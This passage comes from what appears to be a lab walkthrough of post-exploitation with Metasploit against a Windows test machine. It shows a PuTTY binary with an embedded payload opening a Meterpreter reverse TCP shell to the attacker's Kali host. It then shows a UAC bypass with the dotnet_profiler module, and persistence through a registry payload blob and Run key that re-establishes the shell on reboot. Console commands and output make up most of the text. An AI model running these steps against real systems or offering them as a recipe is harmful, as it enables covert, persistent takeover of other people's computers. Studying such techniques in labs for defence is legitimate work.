msf6 exploit(multi/handler) > set lport 4567
lport ⇒ 4567
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.10.4:4567
```

After the payload is downloaded and executed, it performs the normal function of the app I’ve embedded the payload in, and also the function of the payload. In this case, the PuTTY client opens, and a meterpreter connection is made to my Kali machine. Notice the meterpreter shell being sent on the first line.

```
msf6 exploit(multi/handler) > [*] Sending stage (200262 bytes) to 192.168.10.8
[*] Meterpreter session 1 opened (192.168.10.4:4567 → 192.168.10.8:49437) at 2021-09-07 16:22:24 +0300

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: Test-Desktop\Test
```

As seen from the picture above, a connection is made. To view a list of sessions use ‘sessions’
In this case I’ve decided to interact with the newly created sessions, by using the flag ‘-i’.
As we can see in the picture below, we’re running with a user’s privileges, and trying to elevate to system fails.

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: This function is not supported on this system. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
```

To try and bypass Windows User Account Control, searching for bypassuac presents us with various exploits, as presented below.


```
msf6 exploit(windows/local/bypassuac_sluihijack) > search bypassuac

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Description
   -   ----                                                ---------------  ----       -----  -----------
   0   exploit/windows/local/bypassuac_windows_store_filesys  2019-08-22       manual     Yes    Windows 10 UAC Protection Bypass Via Windows Store (WSRese
t.exe)
   1   exploit/windows/local/bypassuac_windows_store_reg      2019-02-19       manual     Yes    Windows 10 UAC Protection Bypass Via Windows Store (WSRese
t.exe) and Registry
   2   exploit/windows/local/bypassuac                        2010-12-31       excellent  No     Windows Escalate UAC Protection Bypass
   3   exploit/windows/local/bypassuac_injection              2010-12-31       excellent  No     Windows Escalate UAC Protection Bypass (In Memory Injectio
n)
   4   exploit/windows/local/bypassuac_injection_winsxs       2017-04-06       excellent  No     Windows Escalate UAC Protection Bypass (In Memory Injectio
n) abusing WinSXS
   5   exploit/windows/local/bypassuac_vbs                    2015-08-22       excellent  No     Windows Escalate UAC Protection Bypass (ScriptHost Vulnera
bility)
   6   exploit/windows/local/bypassuac_comhijack              1900-01-01       excellent  Yes    Windows Escalate UAC Protection Bypass (Via COM Handler Hi
jack)
   7   exploit/windows/local/bypassuac_eventvwr               2016-08-15       excellent  Yes    Windows Escalate UAC Protection Bypass (Via Eventvwr Regis
try Key)
   8   exploit/windows/local/bypassuac_sdclt                  2017-03-17       excellent  Yes    Windows Escalate UAC Protection Bypass (Via Shell Open Reg
istry Key)
   9   exploit/windows/local/bypassuac_silentcleanup          2019-02-24       excellent  No     Windows Escalate UAC Protection Bypass (Via SilentCleanup)
   10  exploit/windows/local/bypassuac_dotnet_profiler        2017-03-17       excellent  Yes    Windows Escalate UAC Protection Bypass (Via dot net profil
er)
   11  exploit/windows/local/bypassuac_fodhelper              2017-05-12       excellent  Yes    Windows UAC Protection Bypass (Via FodHelper Registry Key)
   12  exploit/windows/local/bypassuac_sluihijack             2018-01-15       excellent  Yes    Windows UAC Protection Bypass (Via Slui File Handler Hijac
k)
```

In my case dotnet_profiler did the trick so I’ll demonstrate it here.


```
msf6 exploit(windows/local/bypassuac_dotnet_profiler) > show options

Module options (exploit/windows/local/bypassuac_dotnet_profiler):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   PAYLOAD_NAME                   no        The filename to use for the payload binary (%RAND% by default).
   SESSION       1                yes       The session to run this module on.

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.10.4     yes       The listen address (an interface may be specified)
   LPORT     4567             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Windows x64
```

Notice you need to set a session matching the one running, in addition to the regular parameters.

After executing the exploit, a new session is opened, at first glance, identical to the first one.



The difference being, this session can be elevated to system with the getsystem command, allowing additional functionality.



At this point we have complete control of the machine but are reliant on the user clicking on our malicious file to initiate connection. To overcome said limitation and have permanent control we must acquire persistence.

Various modes of acquiring persistence exist, including:


1) Persistence Service - a service that starts with User or System boot is generated.
2) Persistence Executable - an executable file is generated (by default in the Temp folder) and a registry change is made in order to run it.
3) Persistence Registry - while similar to the 2nd version, the code itself is also embedded within the registry.
4) Enabling RDP and connecting through it.
5) Opening a listener Netcat on the victim machine and connecting to it.

I have chosen to demonstrate the 3rd method.

After selecting exploit/windows/local/registry_persistence and setting lport and lhost we run the exploit.

```
msf6 exploit(windows/local/registry_persistence) > exploit
[*] Started reverse TCP handler on 192.168.10.4:5678
[*] Generating payload blob..
[+] Generated payload, 7096 bytes
[*] Root path is HKLM
[*] Installing payload blob..
[+] Created registry key HKLM\Software\yg5oWVwy
[+] Installed payload blob to HKLM\Software\yg5oWVwy\FMdBdhuE
[*] Installing run key
[+] Installed run key HKLM\Software\Microsoft\Windows\CurrentVersion\Run\7Gk5SA1R
[*] Clean up Meterpreter RC file: /root/.msf4/logs/persistence/192.168.10.8_20210910.5251/192.168.10.8_20210910.5251.rc
msf6 exploit(windows/local/registry_persistence) >
```

Looking in the Windows machine, we can see where the run key was created.



When restarting the machine, a new connection is automatically established.

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.10.4:5678
[*] Sending stage (175174 bytes) to 192.168.10.8
[*] Meterpreter session 1 opened (192.168.10.4:5678 → 192.168.10.8:49158) at 2021-09-10 21:57:35 +0300

meterpreter > getuid
Server username: Test-Desktop\Test
```

Notice how the new connection is of the user's privilege, so the privilege escalation has to be redone, if necessary.